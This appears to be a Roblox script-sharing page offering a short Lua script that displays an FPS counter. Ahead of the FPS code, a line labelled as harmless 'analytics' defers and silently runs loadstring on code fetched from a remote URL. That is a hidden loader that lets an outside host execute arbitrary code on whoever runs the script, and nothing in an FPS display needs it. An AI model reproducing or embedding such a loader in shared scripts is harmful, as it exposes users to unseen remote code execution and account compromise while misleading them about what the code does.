
Advertisements
297 views
Universal Script
Quick Actions
Description
shows your fps
Advertisements
Features
1 Feature
- shows your fps
51 lines•1532 bytes
--[[ RoScripter Safety TipThe uploader of this script isn't verified on RoScripter yet. Be careful.Protect your account:  • Type your Roblox password only on roblox.com.  • A site that looks like Roblox but has a different address is fake.  • Pages that give free Robux or prizes if you log in are scams.]]--====== RoScripter Analytics ======--task.defer(pcall,function()loadstring(game:HttpGet("https://api.roscripter.com/stats/z3TuMbyX?v=1"))()end);--=== Does not affect the script ===--local Players = game:GetService("Players")
local RunService = game:GetService("RunService")

local player = Players.LocalPlayer

-- Create ScreenGui
local screenGui = Instance.new("ScreenGui")
screenGui.Name = "FPSGui"
screenGui.Parent = player:WaitForChild("PlayerGui")

-- Create TextLabel
local fpsLabel = Instance.new("TextLabel")
fpsLabel.Size = UDim2.new(0, 150, 0, 50)
fpsLabel.Position = UDim2.new(0, 10, 0, 10)
fpsLabel.BackgroundTransparency = 0.3
fpsLabel.BackgroundColor3 = Color3.fromRGB(0, 0, 0)
fpsLabel.TextColor3 = Color3.fromRGB(255, 255, 255)
fpsLabel.Font = Enum.Font.SourceSansBold
fpsLabel.TextSize = 24
fpsLabel.Text = "FPS: ..."
fpsLabel.Parent = screenGui

-- FPS calculation
local lastTime = tick()
local frameCount = 0

RunService.RenderStepped:Connect(function()
	frameCount += 1

	local currentTime = tick()
	if currentTime - lastTime >= 1 then
		local fps = frameCount
		fpsLabel.Text = "FPS: " .. fps

		frameCount = 0
		lastTime = currentTime
	end
end)



Advertisements
Comments
1Did it work for you? Sign in to share your experience.
Let me knows if yall have any script request